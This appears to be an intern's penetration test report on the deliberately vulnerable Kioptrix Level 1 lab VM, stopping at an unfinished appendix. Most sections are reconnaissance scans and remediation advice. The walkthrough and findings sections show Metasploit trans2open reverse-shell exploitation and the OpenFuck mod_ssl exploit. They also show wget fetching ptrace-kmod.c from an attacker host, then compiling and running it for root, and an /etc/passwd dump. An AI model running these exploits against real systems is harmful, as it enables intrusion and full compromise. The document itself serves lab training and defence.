CYART

Penetration Test

VAPT Assesment report - Kioptrix Level 1

Report of Findings

Vulnerability Assessment & Penetration Testing (VAPT) Security Report

Candidate Name: Rohit Kumar Bid

kioptrix

April 3, 2026

Version: 1.0

CONFIDENTIAL

Table of Contents

1 Statement of Confidentiality 3
2 Engagement Contacts 4
3 Executive Summary 5
3.1 Approach 5
3.2 Scope 5
3.3 Assessment Overview and Recommendations 5
4 Network Penetration Test Assessment Summary 7
4.1 Summary of Findings 7
5 Internal Network Compromise Walkthrough 8
5.1 Detailed Walkthrough 8
6 Remediation Summary 13
6.1 Short Term 13
6.2 Medium Term 13
6.3 Long Term 14
7 Technical Findings Details 15
Samba trans2open Remote Code Execution 15
Apache mod_ssl Remote Code Execution (OpenFuckV2) 18
A Appendix 21
A.1 Finding Severities 21
A.2 Host & Service Discovery 22
A.3 Subdomain Discovery 23
A.4 Exploited Hosts 24
A.5 Compromised Users 25
A.6 Changes/Host Cleanup 26
A.7 Flags Discovered 27

1 Statement of Confidentiality

The contents of this document have been developed as part of a security assessment engagement. The authors of this document consider the contents to be proprietary and business confidential information. This information is to be used only for its intended purpose, which is to review and improve the security posture of the assessed systems.

This document may not be released to any third party, vendor, business partner, or contractor without prior written consent from the organization that commissioned this assessment. Additionally, no portion of this document may be communicated, reproduced, copied, or distributed without appropriate authorization.

The contents of this document do not constitute legal advice. Any references to regulatory standards, compliance frameworks, or legal considerations are provided for informational purposes only and should not be interpreted as legal counsel. The assessment described in this report was conducted within a defined scope for testing and evaluation purposes, and the findings presented are based on the conditions observed during the assessment period.

2 Engagement Contacts

kioptrix Contacts		
Contact	**Title**	**Contact Email**
Kioptrix	owner	kioptrix

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Rohit Kumar Bid	VAPT Intern	rohitkumarbid04@gmail.com

3 Executive Summary

kioptrix ("kioptrix" herein) contracted Rohit Kumar Bid to perform a Network Penetration Test of kioptrix's externally facing network to identify security weaknesses, determine the impact to kioptrix, document all findings in a clear and repeatable manner, and provide remediation recommendations.

3.1 Approach

Rohit Kumar Bid performed testing under a "Black Box" approach from March 30, 2026, to April 3, 2026 without credentials or any advance knowledge of kioptrix's externally facing environment with the goal of identifying unknown weaknesses. Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. Testing was performed remotely from Rohit Kumar Bid's assessment labs. Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential. Rohit Kumar Bid sought to demonstrate the full impact of every vulnerability, up to and including internal domain compromise. If Rohit Kumar Bid were able to gain a foothold in the internal network, kioptrix as a result of external network testing, kioptrix allowed for further testing including lateral movement and horizontal/vertical privilege escalation to demonstrate the impact of an internal network compromise.

3.2 Scope

The scope of this assessment included the evaluation of externally accessible services and internally hosted lab environments associated with **kioptrix**. Testing was conducted against a controlled lab setup, including intentionally vulnerable systems used to simulate real-world attack scenarios.

In Scope Assets

Host/URL/IP Address	Description
10.163.169.87	Kioptrix vulnerable VM (target system)
10.163.169.0/24	Local bridged network used for testing

Out of Scope

- Third-party services and external integrations
- Production systems (if applicable)
- Denial-of-Service (DoS) attacks

3.3 Assessment Overview and Recommendations

Executive Summary

A penetration test was conducted against **kioptrix** to identify and exploit vulnerabilities within a target host provisioned specifically for this assessment.

The objective of this engagement was to obtain **root-level access** using a **black-box testing approach**, simulating a real-world external attacker with no prior knowledge of the target environment.

Testing was performed remotely from a system within the same network, focusing on identifying misconfigurations, exploitable vulnerabilities, and weaknesses that could be leveraged to gain unauthorized access or escalate privileges.

The assessment provides insight into the system's resilience against unauthorized access, as well as the potential for legitimate users to abuse privileges and compromise system integrity.

All identified vulnerabilities were thoroughly analyzed and validated to determine their exploitability and potential for privilege escalation.

The key objectives of this assessment were:

- Identify attack vectors that could allow a remote attacker to gain access to the target system
- Evaluate the overall risk level posed to **kioptrix**
- Provide actionable remediation recommendations to mitigate identified vulnerabilities and reduce attack surface

The findings of this assessment highlight multiple security weaknesses that could allow an attacker to compromise the system, escalate privileges, and gain full control over the host.

Immediate remediation of critical vulnerabilities is strongly recommended to reduce the risk of system compromise and improve the overall security posture.

4 Network Penetration Test Assessment Summary

Rohit Kumar Bid began all testing activities from the perspective of an unauthenticated user on the internet. kioptrix provided the tester with network ranges but did not provide additional information such as operating system or configuration information.

4.1 Summary of Findings

During the course of testing, Rohit Kumar Bid uncovered a total of 2 findings that pose a material risk to kioptrix's information systems. Rohit Kumar Bid also identified 0 informational finding that, if addressed, could further strengthen kioptrix's overall security posture. Informational findings are observations for areas of improvement by the organization and do not represent security vulnerabilities on their own. The below chart provides a summary of the findings by severity level.

In the course of this penetration test **2 Critical** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	10.0 (Critical)	Samba trans2open Remote Code Execution	15
2	9.8 (Critical)	Apache mod_ssl Remote Code Execution (OpenFuckV2)	18

5 Internal Network Compromise Walkthrough

Attack Chain Overview

During the course of the assessment, **Rohit Kumar Bid** successfully gained initial access to the target system through externally exposed vulnerabilities and progressed to full system compromise.

The attack chain demonstrates how multiple vulnerabilities can be combined to achieve unauthorized access and privilege escalation, ultimately resulting in **root-level control** of the target host.

The key stages of the attack included:

- Exploitation of publicly accessible services to gain initial access
- Enumeration of system services and configurations
- Exploitation of vulnerable components (e.g., Apache mod_ssl, Samba)
- Privilege escalation to obtain full administrative (root) access

This attack path represents the **path of least resistance**, highlighting how an attacker can efficiently compromise the system by chaining multiple weaknesses together.

Not all identified vulnerabilities were required to achieve full compromise. Additional findings are documented separately in the Technical Findings section and should still be addressed to reduce overall risk.

The purpose of this attack chain is to demonstrate the real-world impact of the identified vulnerabilities and emphasize how addressing key issues can significantly reduce the likelihood of system compromise.

5.1 Detailed Walkthrough

Rohit Kumar Bid performed the following steps to fully compromise the target host.

High-Level Steps

1. Perform network reconnaissance to identify live hosts
2. Enumerate open ports, services, and versions using Nmap
3. Identify vulnerable services (Apache mod_ssl, Samba)
4. Exploit vulnerable service to gain initial access
5. Escalate privileges to obtain root access
6. Validate full system compromise

Detailed Reproduction Steps

1. Network Reconnaissance

Identify live hosts in the network:

```
nmap -sn 10.163.169.0/24
```

```
┌─[echobot@hacker]─[~]
└──╼ $nmap -sn 10.163.169.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-01 14:00 IST
Nmap scan report for 10.163.169.45
Host is up (0.00051s latency).
Nmap scan report for 10.163.169.87
Host is up (0.0012s latency).
Nmap scan report for 10.163.169.164
Host is up (0.0054s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 6.14 seconds
```

The target system was identified based on active host responses.

2. Service Enumeration

Perform full port scan:

```
nmap -sV -p 10.163.169.87
```

```
┌─[echobot@hacker]─[~]
└──╼ $nmap -sV -p- 10.163.169.87
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-01 14:00 IST
Nmap scan report for 10.163.169.87
Host is up (0.0020s latency).
Not shown: 65529 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 2.9p2 (protocol 1.99)
80/tcp   open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp  open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
1024/tcp open  status      1 (RPC #100024)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.31 seconds
```

Results revealed:

- Port 22 → OpenSSH 2.9p2
- Port 80 → Apache 1.3.20 (mod_ssl 2.8.4, OpenSSL 0.9.6b)
- Port 139 → Samba (vulnerable)
- Port 443 → HTTPS (Apache mod_ssl)

3. SMB Enumeration

Further enumeration of the SMB service was performed using Nmap scripts:

```
msfconsole
use auxiliary/scanner/smb/smb_version
set RHOSTS 10.163.169.87
exploit
```

```
[msf](Jobs:0 Agents:0) >> use auxiliary/scanner/smb/smb_version
set[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_version) >> set RHOSTS 10.163.169.87
RHOSTS => 10.163.169.87
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_version) >> exploit
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.25/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 10.163.169.87:139     -   Host could not be identified: Unix (Samba 2.2.1a)
[*] 10.163.169.87         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_version) >>
```

The scan confirmed that the target was running:

- Samba 2.2.1a (outdated and vulnerable)
  This version is known to be vulnerable to remote code execution exploits

3. Advanced Enumeration

```
nmap -A 10.163.169.87
```

```
┌──[✗]─[echobot@hacker]─[~]
└─$nmap -A 10.163.169.87
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-01 15:00 IST
Nmap scan report for 10.163.169.87
Host is up (0.0017s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 2.9p2 (protocol 1.99)
|_sshv1: Server supports SSHv1
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
80/tcp   open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|_  100000  2            111/udp   rpcbind
139/tcp  open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp  open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_    SSL2_RC4_64_WITH_MD5
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2009-09-26T09:32:06
|_Not valid after:  2010-09-26T09:32:06
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ssl-date: 2026-04-01T10:32:56+00:00; +1h01m49s from scanner time.
|_http-title: 400 Bad Request
1024/tcp open  status      1 (RPC #100024)

Host script results:
|_clock-skew: 1h01m48s
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.27 seconds
```


This provided:

- OS detection → Linux 2.4.x
- Service fingerprinting
- Additional enumeration data

4. Vulnerability Identification

Based on enumeration:

- Apache mod_ssl vulnerable to RCE (CVE-2002-0082)
- Samba vulnerable to trans2open overflow (CVE-2003-0201)
- Kernel vulnerable to privilege escalation (CVE-2003-0127)



5. Initial Exploitation (mod_ssl)

A public exploit targeting mod_ssl was used to gain shell access.

```
whoami
```

Result:

```
apache
```

6. Privilege Escalation

Transfer and execute local exploit:

```
wget http://\<attacker-ip>/ptrace-kmod.c\
gcc -o exploit ptrace-kmod.c\
chmod 777 exploit\
./exploit
```

Result:

```
uid=0(root)
```

7. Alternative Exploitation (Samba)

```
msfconsole\
use exploit/linux/samba/trans2open\
```

```
set RHOSTS \<target-ip>\
run
```

If required:

```
set payload linux/x86/shell\_reverse\_tcp\
run
```

Result:

- Root shell obtained

8. Post-Exploitation Validation

```
whoami\
id\
uname -a
```

Actions performed:

- File system enumeration
- Directory traversal
- Permission analysis

Summary

Rohit Kumar Bid demonstrated that an unauthenticated attacker could:

- Discover the target system
- Enumerate exposed services
- Identify vulnerable components
- Exploit publicly known vulnerabilities
- Escalate privileges
- Gain full root-level access

This confirms a complete system compromise due to outdated and vulnerable services.

6 Remediation Summary

As a result of this assessment there are several opportunities for kioptrix to strengthen its internal network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. kioptrix should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

6.1 Short Term

- Samba trans2open Remote Code Execution
  - Upgrade Samba to a secure version immediately
  - Disable SMB service if not required
  - Restrict access to port 139 using firewall rules
- Apache mod_ssl Remote Code Execution
  - Upgrade Apache and mod_ssl to a supported and secure version
  - Apply latest OpenSSL security patches
  - Restrict external access to ports 80 and 443 if not required
- Local Privilege Escalation (ptrace-kmod)
  - Upgrade the Linux kernel to a supported version
  - Apply all available security patches
  - Remove or restrict execution of untrusted binaries
- Enforce immediate system-wide patching for all outdated services
- Disable or isolate legacy systems running unsupported software
- Conduct a full system audit to identify additional vulnerable components

6.2 Medium Term

- Samba trans2open Remote Code Execution
  - Enforce network segmentation to restrict access to SMB services
  - Implement strict firewall rules to allow SMB traffic only from trusted hosts
  - Enable intrusion detection/prevention systems (IDS/IPS) to monitor SMB exploitation attempts
- Apache mod_ssl Remote Code Execution
  - Implement a Web Application Firewall (WAF) to detect and block malicious requests
  - Enforce secure configurations for web services (disable weak SSL/TLS protocols and ciphers)
  - Conduct regular web server security hardening and configuration reviews
- Local Privilege Escalation (ptrace-kmod)
  - Implement least privilege access controls across all systems
  - Restrict compilation tools (e.g., gcc) on production systems
  - Monitor and log execution of binaries and privilege escalation attempts
- Implement centralized logging and monitoring (SIEM) to detect suspicious activity
- Conduct regular vulnerability scanning and patch management cycles
- Establish a secure configuration baseline for all systems and services

6.3 Long Term

- Perform regular vulnerability assessments and penetration testing across all systems
- Establish a formal patch management program to ensure timely updates of operating systems, applications, and services
- Implement secure system hardening standards (e.g., CIS benchmarks) for all servers and network devices
- Enforce the principle of least privilege and role-based access control across all environments
- Educate system administrators and developers on secure configuration, patching, and vulnerability management best practices
- Enhance network segmentation to isolate critical systems and reduce the impact of potential compromises
- Deploy centralized logging, monitoring, and alerting mechanisms (SIEM) to improve threat detection and response
- Implement incident response and disaster recovery plans to handle security breaches effectively
- Regularly review and decommission legacy or unsupported systems and services

7 Technical Findings Details

1. Samba trans2open Remote Code Execution - Critical

CWE	CWE-119 - Improper Restriction of Operations within the Bounds of a Memory Buffer
CVSS 3.1	10.0 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
Root Cause	The target system is running an outdated version of *Samba (2.2.1a)*, which is vulnerable to a buffer overflow in the `trans2open` function. This vulnerability allows an unauthenticated attacker to execute arbitrary code remotely with *root privileges* The issue exists in Samba versions 2.2.0 to 2.2.8 and affects systems that do not enforce memory protection mechanisms such as a non-executable stack.
Impact	• *Confidentiality:* Complete compromise of sensitive data • *Integrity:* Full modification of system files possible • *Availability:* System services can be disrupted or destroyed
Affected Component	• Service: Samba • Version: 2.2.1a • Port: 139/tcp
Remediation	• Upgrade Samba to a secure and supported version (SMBv3 or later) • Apply all available security patches • Disable SMB services if not required • Restrict access to SMB ports (139/445) using firewall rules • Enforce strong authentication and disable anonymous access • Enable intrusion detection/prevention systems (IDS/IPS)
References	• https://www.rapid7.com/db/modules/exploit/linux/samba/trans2open/ • https://www.exploit-db.com/exploits/16861 • https://nvd.nist.gov/vuln/detail/CVE-2003-0201 • https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-0201

Finding Evidence

The vulnerability was exploited using the Metasploit module:

```
msfconsole
use exploit/linux/samba/trans2open
set RHOSTS 10.163.169.87
exploit
```

Initially, the default payload:

```
linux/x86/meterpreter/reverse_tcp
```

failed to establish a session.

```
[msf](Jobs:0 Agents:0) >> use exploit/linux/samba/trans2open
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(linux/samba/trans2open) >> set RHOSTS 10.163.169.87
RHOSTS => 10.163.169.87
[msf](Jobs:0 Agents:0) exploit(linux/samba/trans2open) >> exploit
[*] Started reverse TCP handler on 10.163.169.45:4444
[*] 10.163.169.87:139 - Trying return address 0xbffffdfc...
[*] 10.163.169.87:139 - Trying return address 0xbffffcfc...
[*] 10.163.169.87:139 - Trying return address 0xbffffbfc...
[*] 10.163.169.87:139 - Trying return address 0xbffffafc...
[*] Sending stage (1062760 bytes) to 10.163.169.87
[*] 10.163.169.87 - Meterpreter session 1 closed.  Reason: Died
[*] 10.163.169.87:139 - Trying return address 0xbffff9fc...
[*] Sending stage (1062760 bytes) to 10.163.169.87
[*] 10.163.169.87 - Meterpreter session 2 closed.  Reason: Died
[*] 10.163.169.87:139 - Trying return address 0xbffff8fc...
[*] Sending stage (1062760 bytes) to 10.163.169.87
[*] 10.163.169.87 - Meterpreter session 3 closed.  Reason: Died
[*] 10.163.169.87:139 - Trying return address 0xbffff7fc...
[*] Sending stage (1062760 bytes) to 10.163.169.87
[*] 10.163.169.87 - Meterpreter session 4 closed.  Reason: Died
```

The payload was changed to:

```
set payload linux/x86/shell_reverse_tcp
exploit
```

This successfully created a command shell session with **root privileges**.

```
[-] Unknown command: rset. Did you mean set? Run the help command for more details.
[msf](Jobs:0 Agents:0) exploit(linux/samba/trans2open) >> set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(linux/samba/trans2open) >> exploit
[*] Started reverse TCP handler on 10.163.169.45:4444
[*] 10.163.169.87:139 - Trying return address 0xbffffdfc...
[*] 10.163.169.87:139 - Trying return address 0xbffffcfc...
[*] 10.163.169.87:139 - Trying return address 0xbffffbfc...
[*] 10.163.169.87:139 - Trying return address 0xbffffafc...
[*] 10.163.169.87:139 - Trying return address 0xbffff9fc...
[*] 10.163.169.87:139 - Trying return address 0xbffff8fc...
[*] 10.163.169.87:139 - Trying return address 0xbffff7fc...
[*] 10.163.169.87:139 - Trying return address 0xbffff6fc...
[*] 10.163.169.87:139 - Trying return address 0xbffff5fc...
[*] Command shell session 5 opened (10.163.169.45:4444 -> 10.163.169.87:1037) at 2026-04-01 16:31:04 +0530

[*] Command shell session 6 opened (10.163.169.45:4444 -> 10.163.169.87:1038) at 2026-04-01 16:31:05 +0530
[*] Command shell session 8 opened (10.163.169.45:4444 -> 10.163.169.87:1040) at 2026-04-01 16:31:11 +0530
```

```
[msf](Jobs:0 Agents:4) exploit(linux/samba/trans2open) >> sessions -i 1
[*] Starting interaction with 1...

ls
whoami
root
uname -r
2.4.7-10
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/dev/null
rpm:x:37:37::/var/lib/rpm:/bin/bash
xfs:x:43:43:X Font Server:/etc/X11/fs:/bin/false
rpc:x:32:32:Portmapper RPC user:/:/bin/false
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
nscd:x:28:28:NSCD Daemon:/:/bin/false
ident:x:98:98:pident user:/:/sbin/nologin
radvd:x:75:75:radvd user:/:/bin/false
postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
apache:x:48:48:Apache:/var/www:/bin/false
squid:x:23:23::/var/spool/squid:/dev/null
pcap:x:77:77::/var/arpwatch:/bin/nologin
john:x:500:500::/home/john:/bin/bash
harold:x:501:501::/home/harold:/bin/bash
```

2. Apache mod_ssl Remote Code Execution (OpenFuckV2) - Critical

CWE	CWE-119 - Improper Restriction of Operations within the Bounds of a Memory Buffer
CVSS 3.1	9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Root Cause	The target system is running an outdated version of **Apache mod_ssl (2.8.4 with OpenSSL 0.9.6b)**, which is vulnerable to a buffer overflow that allows remote code execution. This vulnerability can be exploited by sending crafted SSL requests, resulting in execution of arbitrary commands on the target system. Successful exploitation provides shell access, which can be further escalated to root.
Impact	• *Confidentiality:* Full access to sensitive data • *Integrity:* Ability to modify system files • *Availability:* Service disruption possible
Affected Component	• Service: Apache HTTP Server (mod_ssl) • Version: mod_ssl 2.8.4 / OpenSSL 0.9.6b • Ports: 80/tcp, 443/tcp
Remediation	• Upgrade Apache and mod_ssl to a secure version • Apply OpenSSL security patches • Disable vulnerable SSL configurations • Restrict access to ports 80/443 using firewall rules • Implement IDS/IPS monitoring
References	• https://nvd.nist.gov/vuln/detail/CVE-2002-0082 • https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0082

Finding Evidence

The vulnerability was exploited using a publicly available exploit from Exploit-DB:

```
searchsploit mod_ssl
searchsploit -m 47080
```

```
┌─[✗]─[echobot@hacker]─[~]
└──╼ $searchsploit mod_ssl
-------------------
```

Exploit Execution

Initial attempt using offset `0x6a`:

```
./exploit 0x6a 10.163.169.87 443
```

Result:

- Exploitation failed

Second attempt using offset `0x6b`:

```
./exploit 0x6b 10.163.169.87 443
```

Result:

- Shell access obtained

Output:

```
┌─[echobot@hacker]─[~]
└──╼ $./exploit 0x6b 10.163.169.87 443

*******************************************************************
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
*******************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*******************************************************************

Establishing SSL connection
cipher: 0x4043808c   ciphers: 0x80f8050
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
d.c; ./exploit; -kmod.c; gcc -o exploit ptrace-kmod.c -B /usr/bin; rm ptrace-kmo
--09:01:18--  https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c
           => `ptrace-kmod.c'
Connecting to dl.packetstormsecurity.net:443... connected!

Unable to establish SSL connection.

Unable to establish SSL connection.
gcc: ptrace-kmod.c: No such file or directory
gcc: No input files
rm: cannot remove `ptrace-kmod.c': No such file or directory
bash: ./exploit: No such file or directory
bash-2.05$
bash-2.05$ whoami
whoami
apache
bash-2.05$
```

Privilege Escalation

A local privilege escalation exploit was used:

```
wget http://\<attacker-ip>/ptrace-kmod.c\
gcc -o exploit ptrace-kmod.c\
chmod 777 exploit\
./exploit
```

Result:

```
uid=0(root)
```

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of kioptrix's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

IP Address	Port	Service	Notes
10.163.169.87	22	SSH	OpenSSH 2.9p2 (outdated)
10.163.169.87	80	HTTP	Apache 1.3.20 (vulnerable to mod_ssl exploit)
10.163.169.87	111	RPC	rpcbind service exposed
10.163.169.87	139	NetBIOS/SMB	Samba 2.2.1a (vulnerable to trans2open RCE)
10.163.169.87	443	HTTPS	Apache mod_ssl (vulnerable to OpenFuck exploit)
10.163.169.87	1024	RPC	NFS/status service

A.3 Subdomain Discovery

URL	Description	Discovery Method
http://10.163.169.87	Main web application (Apache server)	Nmap scan / Browser enumeration
https://10.163.169.87	HTTPS service (mod_ssl vulnerable)	Nmap scan

A.4 Exploited Hosts

Host	Scope	Method	Notes
10.163.169.87	In Scope	Nmap discovery (ping scan)	Target system (Kioptrix Level 1)
10.163.169.45	Out of Scope	Local interface (ip a)	Attacker machine (Parrot OS)
10.163.169.164	Out of Scope	Nmap scan	DNS service (not part of target)

A.5 Compromised Users

